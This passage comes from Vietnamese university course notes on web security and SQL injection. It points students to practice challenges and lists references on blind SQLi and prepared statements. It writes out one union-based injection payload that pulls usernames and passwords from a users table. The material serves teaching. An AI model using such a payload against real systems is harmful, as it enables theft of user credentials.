- Lấy thông tin từ table users:

1' union select username, password FROM users -- '

Bài tập khác

- <http://zixem.altervista.org/SQLi/>
- Nộp minh chứng giải các challenge trên moodle



Hi, i'm Zixem and i developed a few SQLi challenges.
[More about SQL Injection.](#)

Rules!

Use only UNION BASED!
Your mission is to select only the version & user and to take screenshot as proof.
Have Fun (:

[\[SQLi challenges\]](#)

[Level 1 \(Super Easy\)](#)

[Level 2 \(Easy\)](#)

[Level 3 \(Medium\)](#)

[Level 4 \(Normal\)](#)

[Level 7 \(Medium\)](#)

[Level 8 \(Hard\)](#)

[Level 9 \(Medium\)](#)

[Level 10 \(Pro\)](#)

Xác định blind SQL Injection

Tham khảo:

- [https://www.owasp.org/index.php/Blind SQL Injection](https://www.owasp.org/index.php/Blind_SQL_Injection)
- <https://www.exploit-db.com/papers/13696/>
- <https://www.sans.org/reading-room/whitepapers/securecode/sqlinjection-modes-attack-defence-matters-23>

Tham khảo

- **OWASP,**
https://www.owasp.org/index.php/SQL_Injection
- **Acunetix,**
<https://www.acunetix.com/websitesecurity/sql-injection/>
- **W3schools,**
https://www.w3schools.com/sql/sql_injection.asp
- **PHP,**
<http://php.net/manual/en/security.database.sql-injection.php>

Tham khảo (Query & DB)

MySQL

- Entering Queries,
<https://dev.mysql.com/doc/refman/5.7/en/entering-queries.html>
- Comment Syntax,
<https://dev.mysql.com/doc/refman/5.7/en/comments.html>
- Prepared Statement,
<https://dev.mysql.com/doc/internals/en/prepared-stored.html>
<http://php.net/manual/en/mysqli.quickstart.prepared-statements.php>

W3schools

- PHP Insert Data Into MySQL,
https://www.w3schools.com/Php/php_mysql_insert.asp
- PHP Insert Multiple Records Into MySQL,
https://www.w3schools.com/Php/php_mysql_insert_multiple.asp

Bảo mật web và ứng dụng



Trường ĐH CNTT TP. HCM